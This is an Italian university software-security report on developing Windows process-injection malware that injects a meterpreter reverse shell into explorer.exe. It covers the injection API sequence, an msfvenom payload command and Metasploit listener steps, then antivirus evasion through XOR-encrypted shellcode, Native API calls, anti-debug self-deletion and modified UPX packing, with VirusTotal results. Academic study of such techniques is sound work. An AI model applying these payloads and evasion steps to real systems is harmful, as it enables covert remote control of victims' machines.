



Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Elaborato in Software Security

Malware Process Injection

Anno Accademico 2022/2023

Gruppo
Andrea Dinetti Matr. M63/1496
Marika Sasso Matr. M63/1438

Indice

| | |
|--|-----------|
| Introduzione | 1 |
| 1 Process Injection | 2 |
| 1.1 Processi Windows | 2 |
| 1.2 Injection | 3 |
| 1.3 Shellcode | 4 |
| 2 Implementazione di base | 6 |
| 2.1 API utilizzate | 6 |
| 2.2 Ricerca del processo vittima | 11 |
| 2.3 Demo & Detection | 12 |
| 3 Obfuscation | 15 |
| 3.1 Cambio permessi | 15 |
| 3.2 Shellcode Encryption | 18 |
| 3.3 Anti Debug & Autocancellazione | 19 |
| 3.4 Native API | 22 |
| 3.4.1 Documentazione | 22 |
| 3.4.2 Funzioni | 23 |
| 3.5 Malware Packing | 26 |
| 3.6 Demo & Detection | 31 |

Introduzione

Lo scopo del progetto è l'implementazione di un malware di process injection per il sistema operativo Windows. In particolare, sono state sviluppate due versioni principali del malware: la prima tramite le Windows API, la seconda tramite le Native API. Tale scelta vuole mettere in risalto le differenze tra le due implementazioni, al fine di confrontare il livello di detection da parte di diversi antivirus. Le tecniche mostrate nell'elaborato sono state utilizzate puramente a scopo accademico in ambienti controllati.

Capitolo 1

Process Injection

La *Process Injection* è una tecnica utilizzata per eseguire codice arbitrario nell'address space di un processo preesistente, in modo da accedere alle sue risorse e privilegi, oltre che a nascondersi dai sistemi di sicurezza.

Esistono diversi modi di iniettare del codice in un processo, spesso dipendenti dal sistema operativo utilizzato. Nel corso di questo studio è stato scelto Windows 10, in particolare la versione 22H2 (build 19045).

1.1 Processi Windows

Un'applicazione è costituita da uno o più processi. Un processo, in termini più semplici, è un programma in esecuzione. Uno o più thread vengono eseguiti nel contesto del processo, dove il thread è l'unità di base a cui il sistema operativo alloca il tempo del processore.

Un processo ha uno spazio indirizzi virtuale, codice eseguibile, handle aperti agli oggetti di sistema, un contesto di sicurezza, un identificatore di processo univoco, variabili di ambiente, una classe di priorità, dimensioni minime e massime del set di lavoro e almeno un thread di esecuzione. Ogni processo viene avviato con un singolo thread, spesso denominato thread

primario, ma può creare thread aggiuntivi.

Al fine di manipolare i processi e i thread esistenti sarà necessario utilizzare non solo l'identificativo (PID/TID) ma anche l'handle, che può essere considerato come un'astrazione che nasconde l'indirizzo vero di memoria pur fornendo una sorta di puntatore all'oggetto a cui appartiene, in modo da manipolarlo con le API.

1.2 Injection

I passi generali per iniettare del codice in un processo sono i seguenti:

- Ottenere l'handle di un processo esistente o appena creato;
- Allocare un buffer nella memoria del processo con i permessi necessari;
- Scrivere il codice da eseguire nel buffer appena allocato;
- Creare un thread per eseguire il codice che è stato scritto nel buffer.

Un primo modo di svolgere i passi sopracitati comprende l'utilizzo delle Windows API, l'insieme delle interfacce di programmazione messe a disposizione da Microsoft, ampiamente documentate e relativamente facili da utilizzare.

Nel successivo capitolo è descritta una prima soluzione che ne fa uso, ma a causa del monitoraggio delle chiamate API da parte dei software di sicurezza, come gli antivirus, questo tipo di approccio comporta un'alta probabilità di essere rilevato e bloccato. Saranno quindi esaminati dei metodi alternativi

per offuscare la presenza del malware e evadere il più possibile i diversi antivirus.

1.3 Shellcode

Con shellcode si definisce una piccola sequenza di istruzioni da eseguire nel corso di un' *exploitation*, solitamente scritte in assembly (si deve il nome al tipico utilizzo che prevedere l'esecuzione di una shell).

In questo attacco, si è scelto di iniettare un payload che genera una *reverse shell*, dal dispositivo vittima verso la macchina virtuale Kali Linux utilizzata per simulare l'attaccante.

Il codice è stato generato tramite il tool *MSFvenom*, che mette a disposizione una vasta gamma di opzioni già pronte. Di seguito è mostrato il comando utilizzato:

```
1 >msfvenom --platform windows --arch x64 -p windows/x64/meterpreter/  
reverse_tcp LHOST=<IP-ADDRESS> LPORT=443 -f c --var-name=shellcode
```

È ovviamente di vitale importanza che l'architettura scelta per generare il payload combaci con quella che ospita il processo su cui si vuole iniettare il codice malevolo.

Nel momento in cui il codice malevolo verrà eseguito basterà essere in ascolto sulla porta scelta per aprire la shell sul dispositivo della vittima.

Per farlo è stato utilizzato Metasploit, di seguito sono mostrati i passi svolti per impostare l'ascolto:

```
1 //apertura di metasploit  
2 >msfconsole -q
```

```
3  
4 //nel terminale msf6  
5 >use exploit/multi/handler  
6 >set payload >windows/x64/meterpreter/reverse_tcp  
7 >set lhost eth0  
8 >set lport 443  
9 >run -j  
10  
11 //dopo aver ricevuto la richiesta di connessione  
12 >sessions -i 1
```

È da notare che i tool come MSFvenom sono stati ampiamente analizzati dai software di sicurezza, motivo per il quale la loro firma viene spesso riconosciuta.

Capitolo 2

Implementazione di base

In questo capitolo è descritta la prima versione del malware, realizzata con l'utilizzo delle Windows API. Sono stati seguiti i passi descritti nella sezione *Process Injection*.

2.1 API utilizzate

Di seguito sono elencate le API nell'ordine con cui sono state utilizzate all'interno del programma, con le descrizioni dei parametri di ingresso, uscita, e i valori assegnati:

- **HANDLE OpenProcess**
 - [in] **DWORD dwDesiredAccess**: parametro in cui si specificano i diritti di accesso che si desidera avere sul processo di destinazione, è stato posto a `PROCESS_ALL_ACCESS`.
 - [in] **BOOL bInheritHandle**: se questo valore è TRUE, i processi creati da questo processo erediteranno l'handle. In caso contrario, i processi non ereditano questo handle. È stato posto a FALSE.

- [in] **DWORD dwProcessId**: identificatore del processo locale da aprire. È stato passato il PID del processo da attaccare.

La funzione OpenProcess restituisce un handle per il processo specificato tramite il parametro PID.

- **LPVOID VirtualAllocEx**

- [in] **HANDLE hProcess**: parametro di ingresso che rappresenta l'handle di un processo. È stato passato l'handle restituito dalla funzione OpenProcess.
- [in, optional] **LPVOID lpAddress**: è il puntatore che specifica l'indirizzo iniziale desiderato per la regione di memoria che si desidera allocare. È stato posto a NULL, quindi la funzione determina dove allocare la regione.
- [in] **SIZE_T dwSize**: indica la dimensione, in byte, della regione di memoria da allocare. È stata passata la dimensione della ShellCode.
- [in] **DWORD flAllocationType**: indica il tipo di allocazione della memoria. È stato passato (MEM_RESERVE | MEM_COMMIT) che permette di riservare un intervallo dello spazio degli indirizzi virtuali del processo allocandone in un unico passaggio anche la memoria fisica effettiva.
- [in] **DWORD flProtect**: indica i permessi da concedere alla regione di memoria da allocare. Sono stati settati i permessi PA-

GE_EXECUTE_READWRITE in modo da abilitare l'accesso in lettura scrittura ed esecuzione. Questo è ovviamente un campanello di allarme per eventuali sistemi di sicurezza che vogliono rilevare il malware.

La funzione riserva una regione di memoria all'interno dello spazio degli indirizzi virtuali di un processo specificato. Se la funzione ha successo, il valore di ritorno è l'indirizzo di base della regione di pagine allocata.

- **BOOL WriteProcessMemory**

- [in] **HANDLE hProcess**: parametro di ingresso che rappresenta l'handle di un processo. È stato passato l'handle restituito dalla funzione OpenProcess.
- [in] **LPVOID lpBaseAddress**: rappresenta il puntatore all'indirizzo di base per la regione di memoria del processo specificato. È stato passato il valore ritornato dalla funzione VirtualAllocEx.
- [in] **LPCVOID lpBuffer**: rappresenta il puntatore al buffer che contiene i dati da scrivere nello spazio degli indirizzi del processo specificato. È stato passato lo ShellCode.
- [in] **nSize**: rappresenta il numero di byte da scrivere. È stata passata la dimensione della ShellCode.
- [out] **SIZE_T *lpNumberOfBytesWritten**: parametro opzionale che rappresenta il puntatore a una variabile che riceve il

numero di byte trasferiti nel processo specificato. È stato settato a NULL, quindi il parametro viene ignorato.

La funzione scrive dati in un'area della memoria di un processo specificato. L'intera area da scrivere deve essere accessibile, altrimenti l'operazione fallisce. Se la funzione ha successo, il valore di ritorno è non zero.

- **HANDLE CreateRemoteThreadEx**

- [in] **HANDLE hProcess**: parametro di ingresso che rappresenta l'handle di un processo. È stato passato l'handle restituito dalla funzione OpenProcess.
- [in, optional] **LPSECURITY_ATTRIBUTES lpThreadAttributes**: rappresenta il puntatore a una struttura che specifica un descrittore di sicurezza per il nuovo thread e determina se i processi figlio possono ereditare l'handle restituito. È stato posto a NULL quindi il thread ottiene un descrittore di sicurezza predefinito e l'handle non può essere ereditato.
- [in] **SIZE_T dwStackSize**: rappresenta le dimensioni iniziali dello stack, in byte. È stato posto a 0, quindi il nuovo thread usa le dimensioni predefinite per l'eseguibile.
- [in] **LPTHREAD_START_ROUTINE lpStartAddress**: rappresenta il puntatore alla funzione definita dall'applicazione di tipo **LPTHREAD_START_ROUTINE** da eseguire dal thread e

rappresenta l'indirizzo iniziale del thread nel processo remoto. È stato passato il valore ritornato dalla funzione VirtualAllocEx.

- [in, optional] **LPVOID lpParameter**: rappresenta un puntatore a una variabile a cui passare la funzione thread a cui punta lpStartAddress. È stato settato a NULL.
- [in] **DWORD dwCreationFlags**: rappresentano flag che controllano la creazione del thread. È stato posto a 0, quindi il thread viene eseguito immediatamente dopo la creazione.
- [in, optional] **LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList**: elenco di attributi che contiene parametri aggiuntivi per il nuovo thread. È stato posto a NULL.
- [out, optional] **LPDWORD lpThreadId**: rappresenta un puntatore a una variabile che riceve l'identificatore del thread. È stata passata una variabile che mantiene tale informazione.

La funzione crea un thread eseguito nello spazio indirizzi virtuale di un altro processo. Questo thread sarà responsabile di eseguire lo shellcode.

- **DWORD GetLastError**

Per ognuna delle API elencate precedentemente è stata effettuata una verifica sulla corretta esecuzione della funzione. Nel caso di malfunzionamenti si è proceduto a individuare la causa dell'errore invocando la funzione GetLastError, la quale recupera il valore dell'ultimo codice di

errore del thread chiamante, quindi è stato cercato il rispettivo codice d'errore nel header file "WinError.h".

2.2 Ricerca del processo vittima

La funzione **OpenProcess** ha bisogno di un PID valido, relativo al processo in cui iniettare il codice. Dato che il malware dovrà essere eseguito dalla vittima, senza alcun altro input necessario, si è scelto di sviluppare una funzione per trovare il PID relativo a un processo che sicuramente sia in esecuzione, e allo stesso tempo non sia di livello sistema (in tal caso la funzione restituirebbe il codice di errore 5-Access Denied).

È stato quindi scelto il processo *explorer.exe*, responsabile del menu Start, Taskbar, Desktop e del File Manager, eseguito all'avvio e di livello utente.

Di seguito sono descritte le ulteriori API utilizzate:

- **BOOL EnumProcesses**

- [out] **DWORD *lpidProcess**: parametro di uscita che punta a un vettore che riceve la lista di PID. Sono stati salvati i primi 1024 processi.
- [in] **DWORD cb**: rappresenta la dimensione del vettore pProcessIds in byte.
- [out] **LPDWORD lpcbNeeded**: rappresenta il numero di byte ritornato nel vettore pProcessIds.

La funzione enumera i processi salvandone i PID, che potranno essere utilizzati per ottenere le informazioni necessarie a trovare explorer.exe.

- **DWORD GetModuleBaseName(**
 - [in] **HANDLE hProcess**: parametro di ingresso che rappresenta l'handle di un processo. È stato passato l'handle restituito dalla funzione EnumProcess.
 - [in, optional] **HMODULE hModule**: parametro opzionale che rappresenta l'handle del modulo.
 - [out] **LPSTR lpBaseName**: parametro di uscita che riceve il nome base del modulo.
 - [in] **DWORD nSize**: parametro che rappresenta la grandezza del buffer che contiene il nome, in caratteri.

La funzione recupera il nome base del modulo specificato. Una volta trovato il processo con il nome explorer.exe viene salvato il PID ed è passato alle funzioni successive per fare l'injection.

2.3 Demo & Detection

Di seguito sono mostrate le schermate del dispositivo attaccante e vittima a valle dell'esecuzione del malware. È stata creata con successo una reverse shell, che rimarrà aperta fino alla chiusura del processo vittima o al comando dell'attaccante.

CAPITOLO 2. IMPLEMENTAZIONE DI BASE




Figura 2.1: Demo

Per valutare la capacità del malware di eludere i diversi sistemi antivirus esistenti è stato caricato il file eseguibile sulla piattaforma *VirusTotal*, un sito web che permette l'analisi di files e/o URLs per scovarne virus o malwares all'interno, confrontando con più di 70 software di antivirus. In fig. 3.14 è possibile vedere i risultati ottenuti, con 30/72 vendor che hanno rilevato la minaccia.

CAPITOLO 2. IMPLEMENTAZIONE DI BASE




Figura 2.2: Analisi VirusTotal del malware con Windows API

Nel successivo capitolo saranno introdotte delle tecniche di offuscamento con lo scopo di ridurre il numero di detection.

Capitolo 3

Obfuscation

I software di sicurezza con cui è stata testata la soluzione rilevano le minacce con diversi tipi di tecniche, da quelle euristiche a quelle signature-based. Nel corso di questo capitolo saranno introdotte modifiche incrementali al codice allo scopo di renderlo sempre meno rilevabile.

3.1 Cambio permessi

Un primo aspetto sospetto che un antivirus potrebbe rilevare è l'allocazione del buffer nella memoria del processo, che nella versione di base del malware veniva effettuata con i completi permessi di lettura, scrittura ed esecuzione.

È stata quindi introdotta una nuova API, *VirtualProtectEx*, in modo da allocare inizialmente il buffer con i soli permessi di lettura e scrittura, e successivamente modificarli abilitandone anche l'esecuzione.




Figura 3.1: Cambio permessi memoria

Di seguito è descritta la funzione `VirtualProtectEx`, inserita subito dopo `VirtualAllocEx`, con i parametri utilizzati:

- **BOOL VirtualProtectEx**
 - [in] **HANDLE hProcess**: parametro di ingresso che rappresenta l’handle di un processo. È stato passato l’handle restituito dalla funzione `OpenProcess`.
 - [in] **LPVOID lpAddress**: è il puntatore che specifica l’indirizzo iniziale desiderato per la regione di memoria che si desidera allocare. È stato passato il valore ritornato dalla funzione `VirtualAllocEx`.
 - [in] **SIZE_T dwSize**: indica la dimensione, in byte, della regione di memoria da allocare. È stata passata la dimensione della ShellCode.
 - [in] **DWORD flNewProtect**: indica i permessi da concedere alla regione di memoria. Sono stati settati i permessi PA-

GE_EXECUTE_READWRITE in modo da abilitare l'accesso in esecuzione, in sola lettura o in lettura/scrittura all'area delle pagine impegnate.

- [out] **PDWORD lpflOldProtect**: puntatore a una variabile di uscita che mantiene i precedenti permessi di accesso alla regione di pagine specificata. Se questo parametro è NULL o non punta a una variabile valida, la funzione fallisce.

La funzione modifica i permessi di una regione di pagine dedicate nello spazio degli indirizzi virtuali di un processo specificato.

3.2 Shellcode Encryption

Un'altra tecnica utilizzata per l'obfuscation del malware è stata effettuare la crittografia dello shellcode. Lo shellcode generato tramite MSFvenom possiede una signature che è nota a diversi software di sicurezza, motivo per il quale si è scelto di crittografarlo. In questo modo, quando il file exe verrà analizzato, i dati presenti in memoria saranno irriconoscibili, e solo al momento dell'esecuzione lo shellcode vero e proprio verrà inserito nel buffer del processo vittima.

Per effettuare l'operazione di crittografia possono essere utilizzati diversi algoritmi, in particolare si è scelto di impiegare una semplice XOR Encryption. In primo luogo, viene generata una chiave, poi si esegue un'operazione XOR con il codice, in modo da creare un dato crittografato. Per decifrare, è necessario utilizzare la stessa chiave ed eseguire nuovamente l'operazione XOR. Questa operazione è stata effettuata per ogni carattere dello shellcode.




Figura 3.2: XOR Encryption

Durante la fase di testing si è notato come questa tecnica ha premesso di diminuire notevolmente il livello di detection del malware da parte degli antivirus.

3.3 Anti Debug & Autocancellazione

Pur non contribuendo all'evasione dagli antivirus, si è scelto di implementare una funzione anti-debug in modo da evitare che un analista in possesso del malware possa esaminarlo per capirne il funzionamento.

In particolare l'obiettivo è rilevare la presenza di un debugger e in caso positivo forzare la cancellazione del file .exe durante l'esecuzione stessa.

Per rilevare la presenza di un debugger è stata utilizzata l'API *IsDebuggerPresent()*. Se il processo corrente è in esecuzione nel contesto di un debugger, il valore restituito sarà diverso da zero. Questa funzione in realtà controlla solo il flag *BeingDebugged* nel PEB (Process Environment Block), quindi un analista abbastanza esperto potrebbe modificare questo flag per bypassare il controllo.

In seguito al rilevamento del debugger viene chiamata la funzione *selfDelete()*, che si occupa di eliminare il file eseguibile. Normalmente provare a cancellare un file aperto porta ad un errore, per evitare questo si può sfruttare una peculiarità relativa ai *File Stream* del file system di Windows [1]. In NTFS è possibile infatti creare molteplici flussi per lo stesso file specificando per esempio da riga di comando *filename:stream name:stream type*, di cui lo stream dati di default non ha nome.




Figura 3.3: Stream alternativi NTFS

Di seguito sono descritti i passi seguiti dalla funzione per arrivare alla cancellazione del file:

1. Allocazione in memoria di un nuovo nome di un File Stream;
2. Impostazione del flag *Delete file* in FILE_DISPOSITION_INFO a *True*, necessario alla futura cancellazione;
3. Recupero del nome e dell'handle del file corrente;
4. Rinomina del data stream di default, in precedenza senza nome. È necessario chiudere l'handle una volta rinominato affinchè i cambiamenti siano applicati;
5. Nuovo recupero dell'handle (necessario dopo la chiusura precedente), e cancellazione del file con il flag precedentemente impostato;
6. Chiusura finale dell'handle e cancellazione effettiva avvenuta.

Nei passi precedentemente descritti sono state utilizzate le seguenti API:

- **HeapAlloc(...)**: Alloca un blocco di memoria da un heap.
- **RtlCopyMemory(...)**: Copia il contenuto di un blocco di memoria di origine in un blocco di memoria di destinazione.
- **GetModuleFileNameW(...)**: Recupera il percorso completo per il file contenente il modulo specificato.
- **CreateFileW(...)**: Crea o apre un file o un dispositivo di I/O. È stata usata per ottenere gli handle del file.
- **SetFileInformationByHandle(...)**: Imposta le informazioni sul file per il file specificato. È stata prima utilizzata con l'argomento *FileRenameInfo* per rinominare il data stream e poi con *FileDispositionInfo* per eseguire la cancellazione.

3.4 Native API

Come anticipato nei capitoli precedenti l'utilizzo delle Windows API da parte di un programma è uno degli aspetti più monitorati da parte degli antivirus per rilevare potenziali minacce. In questa sezione verrà descritta la soluzione realizzata con le Native API, una serie di API a un livello di astrazione più basso rispetto a quelle Win32, esportate dalla libreria ntdll.dll, che a loro volta invocano poi SYSENTER e SYSCALL per passare al kernel space.




Figura 3.4: Flusso chiamate NTAPI

3.4.1 Documentazione

Uno degli aspetti più difficili del lavorare con le NTAPI è la mancanza di una documentazione ufficiale e l'instabilità tra le diverse versioni che si possono avere tra una build e l'altra del SO. Nonostante la mancanza di informazioni offerte da Microsoft, sono però molti gli sforzi di reverse-engineering da parte della community.

Per trovare le firme delle funzioni ci si è avvalsi, tra le diverse risorse disponibili online, di una raccolta di header file con le diverse Native API di-

sponibile su Github [2]. Alcune di queste funzioni richiedono la definizione di strutture aggiuntive, descritte per la maggior parte dal Vergilius Project[3]. Altre informazioni relative all'utilizzo delle API sono state recuperate da Webarchive [4] e Red Team Notes [5].

3.4.2 Funzioni

Al fine di sostituire le API Win32 mostrate nelle sezioni precedenti con le Native API è stato necessario effettuare delle operazioni preliminari. In primo luogo sono state recuperate tutte le strutture necessarie, solo successivamente è stato possibile definire tali funzioni.

Di seguito è riportato un esempio per la funzione OpenProcess, ma un simile processo è stato svolto per ogni altra API. La firma della funzione è la seguente:

```
1 NtOpenProcess (
2     _Out_ PHANDLE ProcessHandle,
3     _In_ ACCESS_MASK DesiredAccess,
4     _In_ POBJECT_ATTRIBUTES ObjectAttributes,
5     _In_opt_ PCLIENT_ID ClientId
6 );
```

Si può notare come la funzione abbia bisogno di `_OBJECT_ATTRIBUTES` e `_CLIENT_ID`, tali strutture sono state definite, a partire dalle risorse online, come segue:

```
1 typedef struct _CLIENT_ID {
2     PVOID             UniqueProcess;
3     PVOID             UniqueThread;
4 } CLIENT_ID, * PCLIENT_ID;
```

```

1 typedef struct _OBJECT_ATTRIBUTES {
2     ULONG             Length;
3     HANDLE            RootDirectory;
4     PUNICODE_STRING   ObjectName;
5     ULONG             Attributes;
6     PVOID             SecurityDescriptor;
7     PVOID             SecurityQualityOfService;
8 } OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;
9
10 typedef struct _UNICODE_STRING{
11     USHORT Length;
12     USHORT MaximumLength;
13     PWSTR  Buffer;
14 } UNICODE_STRING, * PUNICODE_STRING;

```

La maggior parte dei campi di queste strutture dati sono state lasciate nulle, andando a inizializzare solo il PID per il CLIENT_ID e la grandezza di OBJECT_ATTRIBUTES.

Dopo aver importato i diversi prototipi nel file NT.h sono state definite le funzioni cercando l'indirizzo dell'effettiva API presente nella libreria NTDLL, il cui handle è stato trovato con la funzione *GetModuleHandleW(L"NTDLL")*. Con *GetProcAddress()* si passa quindi l'indirizzo della funzione NtOpenProcess della libreria, così da definire l'effettiva funzione che poi potrà essere utilizzata, chiamata NTOpenProc.

```

1 hNTDLL= GetModuleHandleW(L"NTDLL"); \\handle libreria NTDLL
2 NtOpenProcess NTOpenProc=(NtOpenProcess)GetProcAddress(hNTDLL, "
    NtOpenProcess");

```

A questo punto, una volta definite tutte le funzioni, è bastato sostituirle con le controparti viste nel capitolo precedente per effettuare le stesse ope-

razioni. Alcuni dei parametri sono leggermente diversi ma nella sostanza vengono passati gli stessi handle e identificativi necessari a gestire i processi e i thread, all'interno però delle strutture dati importate.

Come effettuato in precedenza per le Windows API, anche in questo caso si è verificata la corretta esecuzione delle funzioni andandone ad esaminare il valore di ritorno. Infatti, ognuna di queste funzioni restituisce un valore "NTSTATUS", corrispondente a un definito codice di errore.

3.5 Malware Packing

Per rendere più difficile l’analisi statica del malware sono state create delle versioni *Packed* delle due implementazioni. Il Malware Packing è una tecnica che mira a nascondere il codice sorgente del malware grazie all’impiego della compressione. In questo modo, disassemblando l’exe per esempio, non sarà possibile leggerne le stringhe e ricostruire il flusso di esecuzione.

È stato utilizzato il packer UPX, uno dei più famosi ed utilizzati. Proprio per questo esistono diversi tool per analizzare e riconoscere i file compressi da UPX e, per rendere più complesso il lavoro di *unpacking*, sono state fatte delle modifiche al codice esadecimale del file.

